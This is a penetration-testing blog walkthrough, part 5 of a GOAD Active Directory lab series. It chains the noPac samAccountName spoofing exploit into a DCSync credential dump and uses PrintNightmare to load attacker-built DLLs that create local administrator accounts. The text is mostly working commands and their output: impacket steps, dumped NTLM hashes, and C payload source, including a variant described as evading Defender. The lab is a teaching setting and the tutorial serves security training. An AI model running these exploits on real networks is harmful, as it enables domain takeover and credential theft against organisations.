


GOAD - part 5 - exploit with user

mayfly277.github.io/posts/GOADv2-pwning-part5

July 19, 2022

In the previous post ([Goad pwning part4](#)) we played with relay ntlm. During this article we will continue to discover what can be done using a valid domain account



Here we will only try samAccountName exploit and PrintNightmare as MS14-068 is now too old (Windows Server 2012 R2 max).

SamAccountName (nopac)

In the end of 2021 when everyone was worried about the log4j “log4shell” vulnerability another vulnerability raise up with less noise : CVE-2021-42287.

- I will not re-explain the vulnerability, as it is wonderfully describe here by Charlie Clark : <https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html>
- The attack was automated on windows by cube0x0 : <https://github.com/cube0x0/noPac>
- And on linux by shutdown : <https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing> (still in impacket pull requests : <https://github.com/SecureAuthCorp/impacket/pull/1202> and <https://github.com/SecureAuthCorp/impacket/pull/1224>)
- As a huge fan of linux and exegol we will try the linux way :)

Check if we can add computer

For this attack i will use north/jon.snow:iknownothing account as we previously get it with kerberoasting in the part3.

Let's find a cme module to check the machine account quota

```
[Jul 13, 2022 - 08:42:58 (CEST)] exegol-goadv2 cme # cme ldap -L
[*] MAQ                Retrieves the MachineAccountQuota domain-level attribute
[*] adcs               Find PKI Enrollment Services in Active Directory and Certificate Templates Names
[*] get-desc-users      Get description of the users. May contained password
[*] laps               Retrieves the LAPS passwords
[*] ldap-signing        Check whether LDAP signing is required
[*] subnets            Retrieves the different Sites and Subnets of an Active Directory
[*] user-desc           Get user descriptions stored in Active Directory
```

```
cme ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d
north.sevenkingdoms.local -M MAQ
```

```
[Jul 13, 2022 - 08:45:54 (CEST)] exegol-goadv2 cme # cme ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ
SMB  winterfell.north.sevenkingdoms.local 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
LDAP  winterfell.north.sevenkingdoms.local 389 WINTERFELL [*] north.sevenkingdoms.local\jon.snow:iknownothing
MAQ   winterfell.north.sevenkingdoms.local 389 WINTERFELL [*] Getting the MachineAccountQuota
LDAP  winterfell.north.sevenkingdoms.local 389 WINTERFELL [-] sizeLimitExceeded exception caught, giving up and processing the data received
MAQ   winterfell.north.sevenkingdoms.local 389 WINTERFELL MachineAccountQuota: 10
```

Prepare Impacket

Before exploiting with impacket let's prepare our impacket version with the pull request we want.

Clone the impacket repo

```
cd /opt/tools
git clone https://github.com/SecureAuthCorp/impacket
myimpacket
```

Create our branch

```
cd myimpacket
git checkout -b
mydev
```

Create a venv to don't interfer with the host environment and install the repository we just checkout

```
python3 -m virtualenv
myimpacket
source
myimpacket/bin/activate
python3 -m pip install .
```

Get the waiting pull requests we want (You can find a huge list of nice PR to merge in exegol install script : <https://github.com/ShutDownRepo/Exegol-images/blame/main/sources/install.sh#L286>)

```
git fetch origin
pull/1224/head:1224
git fetch origin
pull/1202/head:1202
```

Merge the pull requests to our branch

```
git merge
1202
git merge
1224
```

Reorder the path entry result to load our pyenv bin before the others in the \$PATH (this is needed on zsh, in bash it take directly our pyenv bins)

Now let's check we get all the binaries and options we want :

```
renameMachin
e.py
getST.py
```

Excellent, we are now using the latest impacket version with Shutdown (@_nwodtuhs) pull requests needed for this attack :)

Exploit

What we will do is add a computer, clear the SPN of that computer, rename computer with the same name as the DC, obtain a TGT for that computer, reset the computer name to his original name, obtain a service ticket with the TGT we get previously and finally dcsync :)

Add a new computer

```
addcomputer.py -computer-name 'samaccountname$' -computer-pass 'ComputerPassword' -dc-host
winterfell.north.sevenkingdoms.local -domain-netbios NORTH
'north.sevenkingdoms.local/jon.snow:iknownothing'
```

```
(myImpacket) [Fri, 14, 2022 - 15:50:17 (CET)] exegol-samaccountname /workspace # addcomputer.py -computer-name 'samaccountname$' -computer-pass 'ComputerPassword' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Successfully added machine account samaccountname$ with password ComputerPassword.
```

Clear the SPNs of our new computer (with dirkjan [krbrelayx](#) tool addspn)

```
addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p
'iknownothing' 'winterfell.north.sevenkingdoms.local'
```

```
(myInpacket) [Jul 14, 2022 - 15:52:48 (CEST)] exegol-samaccountname /workspace # addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
[-] Connecting to host...
[-] Binding to host
[-] Bind OK
[*] Found modification target
[*] Printing object before clearing
DN: CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local - STATUS: Read - READ TIME: 2022-07-14T15:55:13.079621
sAMAccountName: samaccountname$
[*] SPN Modified successfully
```

Rename the computer (computer -> DC)

```
renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip
'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
```

```
(myInpacket) [Jul 14, 2022 - 15:57:01 (CEST)] exegol-samaccountname /workspace # renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
Inpacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Modifying attribute (sAMAccountName) of object (CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local): (samaccountname$) -> (winterfell)
[*] New sAMAccountName does not end with '$' (attempting CVE-2021-42278)
[*] Target object modified successfully!
```

Obtain a TGT

```
getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local'
'north.sevenkingdoms.local'/'winterfell': 'ComputerPassword'
```

```
(myInpacket) [Jul 14, 2022 - 15:57:04 (CEST)] exegol-samaccountname /workspace # getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell': 'ComputerPassword'
Inpacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Saving ticket in winterfell.ccache
```

Reset the computer name back to the original name

```
renameMachine.py -current-name 'winterfell' -new-name 'samaccount$'
north.sevenkingdoms.local/jon.snow:iknownothing
```

```
(myInpacket) [Jul 14, 2022 - 15:58:01 (CEST)] exegol-samaccountname /workspace # renameMachine.py -current-name 'winterfell' -new-name 'samaccountname$' north.sevenkingdoms.local/jon.snow:iknownothing
Inpacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Modifying attribute (sAMAccountName) of object (CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local): (winterfell) -> (samaccountname$)
[*] Target object modified successfully!
```

Obtain a service ticket with S4U2self by presenting the previous TGT

```
export KRB5CCNAME=/workspace/winterfell.ccache
getST.py -self -impersonate 'administrator' -altservice
'CIFS/winterfell.north.sevenkingdoms.local' -k -no-pass -dc-ip
'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell' -debug
```

```
(myInpacket) [Jul 14, 2022 - 15:58:10 (CEST)] exegol-samaccountname /workspace # getST.py -self -impersonate 'administrator' -altservice 'CIFS/winterfell.north.sevenkingdoms.local' -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell'
Inpacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Changing service from winterfell@NORTH.SEVENKINGDOMS.LOCAL to CIFS/winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
[*] Saving ticket in administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

DCSync by presenting the service ticket

```
export
KRB5CCNAME=/workspace/administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKI
NGDOMS.LOCAL.ccache
secretsdump.py -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local'
@'winterfell.north.sevenkingdoms.local'
```

```
(myimpacket) [Jul 14, 2022 - 16:03:43 (CEST)] exegol-samaccountname /workspace # secretsdump.py -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' @'winterfell.north.sevenkingdoms.local'
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0b95c1c6e6fc6b37ac5804a89642b742
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c889e0:::
DefaultAccount:502:aad3b435b51404eeaad3b435b51404ee:cb7f3622472e3910fd9dfc66b36a06c:::
[-] SAM hashes extraction for user WDCUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] SMACHINE_ACC
NORTH\WINTERFELL$:plain_password_hex:b58870c2a48b24535a9d174d99bf496d8c8da487762e711e475c041ad8172f848623a6ced97fd30fe3a8ae26e4ec5f551a2a07c49893777b45c248ce4bcddac145d1e5152b8569ac692a54e2ba550
3d64e9bcbf3cc08da5f64b204298bad741b2b7f85cf8d78351764378d9f651a8e433539e815a7516f5ebd6dd3c047db121892ed1a27e0bd30705224861055abbfbcae35901578c8b41d8cf10664d84f0ab0561b4be886dae2159f55f88930e33
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:cb7f3622472e3910fd9dfc66b36a06c:::
[*] DPAPI_SYSTEM
dpapi_machinkey:0xc92348f98cd7a7699da7590b8a39b2a3813a6f41
dpapi_userkey:0xc92ba7cd3a942333c977013fbb4ea359a53582
[*] NLSKM
0000 22 34 01 76 01 70 30 93 88 A7 6B 82 87 43 59 69 "4.v.p0...k..CvI
0010 0E 41 BD 22 BA 0C CC 23 3A 5B B6 74 CB 90 D6 35 .A."...#[:t...5
0020 14 CA D8 45 4A F0 D8 72 D5 CF 3B A1 ED 7F 3A 98 ...EJ...f...:....
0030 CD 4D D6 36 6A 35 24 2D A0 EB 0F BE 3F 52 81 C9 .M.6j5S-....?R..
NLSKM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c889e0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1acc3548a91adda21758a32e5e3797a:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
edward.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
cateLyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36ecfcd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:835a6b6ea014fe35799fca41782b69c8:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:1c0c10d5bc5ecd940fd491dcdcd67708:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwellL.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.normont:1120:aad3b435b51404eeaad3b435b51404ee:6dccc1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:cb7f3622472e3910fd9dfc66b36a06c:::
CASTELBLACK$:1104:aad3b435b51404eeaad3b435b51404ee:9032699b398f3ff08f8c9c3c364b06274:::
```

- And voilà, we got all the north domain ntds.dit informations :)
- Now clean up by deleting the computer we created with the administrator account hash we just get

```
addcomputer.py -computer-name 'samaccountname$' -delete -dc-host
winterfell.north.sevenkingdoms.local -domain-netbios NORTH -hashes
'aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4'
'north.sevenkingdoms.local/Administrator'
```

```
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
[*] Successfully deleted samaccountname$.
```

PrintNightmare

To exploit printnightmare we will first check if the spooler is active on targets

Check spooler is active

With cme

```
cme smb 192.168.56.10-23 -M
spooler
```

```
(myimpacket) [Jul 15, 2022 - 10:10:30 (CEST)] exegol-samaccountname /workspace # cme smb 192.168.56.10-23 -M spooler
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SPOOLER 192.168.56.22 445 CASTELBLACK Spooler service enabled
SPOOLER 192.168.56.23 445 BRAAVOS Spooler service enabled
SPOOLER 192.168.56.12 445 MEEREEN Spooler service enabled
SPOOLER 192.168.56.11 445 WINTERFELL Spooler service enabled
SPOOLER 192.168.56.10 445 KINGSLANDING Spooler service enabled
```

With impacket rpcdump

```
rpcdump.py @192.168.56.10 | egrep 'MS-RPRN|MS-
PAR'
```

```
(myimpacket) [Jul 15, 2022 - 10:20:24 (CEST)] exegol-samaccountname /workspace # rpcdump.py @192.168.56.10 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
(myimpacket) [Jul 15, 2022 - 10:20:35 (CEST)] exegol-samaccountname /workspace # rpcdump.py @192.168.56.11 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
(myimpacket) [Jul 15, 2022 - 10:20:41 (CEST)] exegol-samaccountname /workspace # rpcdump.py @192.168.56.12 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
(myimpacket) [Jul 15, 2022 - 10:20:47 (CEST)] exegol-samaccountname /workspace # rpcdump.py @192.168.56.22 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
(myimpacket) [Jul 15, 2022 - 10:20:58 (CEST)] exegol-samaccountname /workspace # rpcdump.py @192.168.56.23 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

Prepare impacket

To exploit with cube0x0 script you no longer need the modified impacket version as the modifications as been merged in the main project:

- <https://github.com/SecureAuthCorp/impacket/pull/1114>
- <https://github.com/SecureAuthCorp/impacket/pull/1109>

Prepare the dll

- Let's prepare the exploitation dll
- We will create a user and add it as local administrator
- Create the file nightmare.c:

```

#include <windows.h>

int RunCMD()
{
    system("net users pnightmare Passw0rd123. /add");
    system("net localgroup administrators pnightmare /add");
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            RunCMD();
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Compile it:

```

x86_64-w64-mingw32-gcc -shared -o nightmare.dll
nightmare.c

```

Exploit on old and vulnerable windows server 2016 (meereen)

Clone the exploit

```
git clone https://github.com/cube0x0/CVE-2021-1675
printrnightmare
```

Prepare a smb share with the dll

```
smbserver.py -smb2support
ATTACKERSHARE .
```

Before the exploit no user pnightmare

```
[Jul 15, 2022 - 22:00:05 (CEST)] exegol-sanaountname share # cme smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
SMB      essos.local      445      MEEREEN      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB      essos.local      445      MEEREEN      [-] essos.local\pnightmare:Passw0rd123. STATUS_LOGON_FAILURE
```

Try on Braavos

Braavos is an up-to-date windows server 2016, the exploit will not work (same error if you try on the north domain on castelblack server)

```
(mylmpacket) [Jul 15, 2022 - 21:53:37 (CEST)] exegol-sanaountname printrnightmare # python3 CVE-2021-1675.py essos.local/jorah.nornmont: 'H0nnor!'@braavos.essos.local '\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
[*] Connecting to ncacn_np:meereen.essos.local[\PIPE\spoolss]
[*] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_and64_e233a12d01c18082\Amd64\UNIDRV.DLL
[*] Executing \\?\UNC\192.168.56.1\ATTACKERSHARE\nightmare.dll
[*] Try i...
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
RPRN SessionError: unknown error code: 0x8001011b
```

Exploit on Meereen

```
python3 CVE-2021-1675.py essos.local/jorah.mormont: 'H0nnor!'@meereen.essos.local
'\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```

```
(mylmpacket) [Jul 15, 2022 - 21:59:28 (CEST)] exegol-sanaountname printrnightmare # python3 CVE-2021-1675.py essos.local/jorah.mormont: 'H0nnor!'@meereen.essos.local '\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
[*] Connecting to ncacn_np:meereen.essos.local[\PIPE\spoolss]
[*] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_and64_e233a12d01c18082\Amd64\UNIDRV.DLL
[*] Executing \\?\UNC\192.168.56.1\ATTACKERSHARE\nightmare.dll
[*] Try i...
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
(mympacket) [Jul 15, 2022 - 22:00:42 (CEST)] exegol-sanaountname printrnightmare # []

(mympacket) [Jul 15, 2022 - 21:59:41 (CEST)] exegol-sanaountname share # x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c
(mympacket) [Jul 15, 2022 - 21:59:43 (CEST)] exegol-sanaountname share # ll
total 96K
-rw-r--r-- 1 root root 482 Jul 15 21:46 nightmare.c
-rwxr-xr-x 1 root root 92K Jul 15 21:59 nightmare.dll
(mympacket) [Jul 15, 2022 - 21:59:55 (CEST)] exegol-sanaountname share # smbserver.py -smb2support ATTACKERSHARE .
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1678-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.12,49737)
[*] AUTHENTICATE_MESSAGE (\,MEEREEN)
[*] User MEEREEN\ authenticated successfully
[*] ::00::aaaaaaaaaaaaaa
[*] Connecting Share(1:ATTACKERSHARE)
```

The exploit worked

```
[Jul 15, 2022 - 22:00:07 (CEST)] exegol-sanaountname share # cme smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
SMB      essos.local      445      MEEREEN      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB      essos.local      445      MEEREEN      [+] essos.local\pnightmare:Passw0rd123. (admin)
```



```
PS C:\Windows\system32> net user
User accounts for \\MEEREEN
-----
Administrator      daenerys.targaryen  DefaultAccount
Guest               jorah.mormont       khal.drogo
krbtgt              sql_svc             vagrant
viserys.targaryen
The command completed successfully.

PS C:\Windows\system32> net user
User accounts for \\MEEREEN
-----
Administrator      daenerys.targaryen  DefaultAccount
Guest               jorah.mormont       khal.drogo
krbtgt              pnightmare          sql_svc
vagrant             viserys.targaryen
The command completed successfully.
```

| Wait, you use domain connection instead of –local-auth with cme no ?

Yes, this is because meereen is a domain controller:

“Domain controllers do not have built-in or account domains. Also, instead of a SAM database, these systems use the Microsoft Active Directory directory service to store account access information.”


see: <https://docs.microsoft.com/en-us/windows/win32/secmgmt/built-in-and-account-domains>

Exploit on vulnerable windows server 2019 (winterfell)

Now try the same exploit on a vulnerable windows server 2019

```
python3 CVE-2021-1675.py
north.sevenkingdoms.local/jon.snow:'iknownothing'@north.sevenkingdoms.local
'\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```

- And it works too but the user is not in the administrators group :(
- Nothing due to the exploit, it is just our dll who add a user as administrator who get caught when user is setup as administrator



- Good (thing) to know : after some failures the spooler service will be stopped by defender and no more exploit for you until someone restart the server or the spooler service.
- Let's change the payload with another code (source : <https://github.com/newsoft/adduser>)

```

/*
 * ADDUSER.C: creating a Windows user programmatically.
 */

#define UNICODE
#define _UNICODE

#include <windows.h>
#include <string.h>
#include <lmaccess.h>
#include <lmerr.h>
#include <tchar.h>

DWORD CreateAdminUserInternal(void)
{
    NET_API_STATUS rc;
    BOOL b;
    DWORD dw;

    USER_INFO_1 ud;
    LOCALGROUP_MEMBERS_INFO_0 gd;
    SID_NAME_USE snu;

    DWORD cbSid = 256;    // 256 bytes should be enough for everybody :)
    BYTE Sid[256];

    DWORD cbDomain = 256 / sizeof(TCHAR);
    TCHAR Domain[256];

    // Create user
    memset(&ud, 0, sizeof(ud));

    ud.usril_name        = _T("pnightmare2");           // username
    ud.usril_password    = _T("Test123456789!");        // password
    ud.usril_priv        = USER_PRIV_USER;             // cannot set USER_PRIV_ADMIN
on creation
    ud.usril_flags       = UF_SCRIPT | UF_NORMAL_ACCOUNT; // must be set
    ud.usril_script_path = NULL;

    rc = NetUserAdd(
        NULL,           // local server
        1,              // information level
        (LPBYTE)&ud,
        NULL            // error value
    );

    if (rc != NERR_Success) {
        _tprintf(_T("NetUserAdd FAIL %d 0x%08x\r\n"), rc, rc);
        return rc;
    }

    _tprintf(_T("NetUserAdd OK\r\n"), rc, rc);

    // Get user SID
    b = LookupAccountName(
        NULL,           // local server
        ud.usril_name,  // account name
        Sid,            // SID

```

```

        &cbSid,          // SID size
        Domain,         // Domain
        &cbDomain,      // Domain size
        &snu            // SID_NAME_USE (enum)
    );

    if (!b) {
        dw = GetLastError();
        _tprintf(_T("LookupAccountName FAIL %d 0x%08x\r\n"), dw, dw);
        return dw;
    }

    // Add user to "Administrators" local group
    memset(&gd, 0, sizeof(gd));

    gd.lgrmi0_sid = (PSID)Sid;

    rc = NetLocalGroupAddMembers(
        NULL,          // local server
        _T("Administrators"),
        0,             // information level
        (LPBYTE)&gd,
        1              // only one entry
    );

    if (rc != NERR_Success) {
        _tprintf(_T("NetLocalGroupAddMembers FAIL %d 0x%08x\r\n"), rc, rc);
        return rc;
    }

    return 0;
}

//
// DLL entry point.
//

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateAdminUserInternal();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

// RUNDLL32 entry point
#ifdef __cplusplus
extern "C" {
#endif

__declspec(dllexport) void __stdcall CreateAdminUser(HWND hwnd, HINSTANCE hinst, LPSTR
lpCmdLine, int nCmdShow)
{
    CreateAdminUserInternal();
}

```

```
}

#ifdef __cplusplus
}
#endif

// Command-line entry point.
int main()
{
    return CreateAdminUserInternal();
}
```


- with this payload we can bypass defender and add our user as administrator
- compile

```
x86_64-w64-mingw32-gcc -shared -opnightmare2.dll adduser.c -  
lnetapi32
```

prepare the share

```
smbserver.py -smb2support  
ATTACKERSHARE .
```

relaunch the exploit

```
python3 CVE-2021-1675.py
north.sevenkingdoms.local/jon.snow:'iknownothing'@winterfell.north.sevenkingdoms.local
'\\192.168.56.1\ATTACKERSHARE\pnightmare2.dll'
```

```
(myipacket) [Jul 19, 2022 - 22:53:58 (CEST)] exegol-sanaountname printnightmare # python3 CVE-2021-1675.py north.sevenkingdoms.local/jon.snow:'iknownothing'@winterfell.north.sevenkingdoms.local '\\192.168.56.1\ATTACKERSHARE\pnightmare2.dll'
[*] Connecting to ncacn_np{winterfell.north.sevenkingdoms.local}[PIPE\spoolss]
[*] bind OK
[*] p0r1verPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_and64_18b0d38ddfaee729\And64\UNIDRV.DLL
[*] Executing \\?\UNC\192.168.56.1\ATTACKERSHARE\pnightmare2.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
(myipacket) [Jul 19, 2022 - 22:54:44 (CEST)] exegol-sanaountname printnightmare # █

[Jul 19, 2022 - 22:53:58 (CEST)] exegol-sanaountname adduser # x86_64-w64-mingw32-gcc -shared -opnightmare2.dll adduser.c -lnetapi32
[Jul 19, 2022 - 22:54:44 (CEST)] exegol-sanaountname adduser #

(myipacket) [Jul 19, 2022 - 22:55:54 (CEST)] exegol-sanaountname adduser # smbserver.py -smb2support ATTACKERSHARE _
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
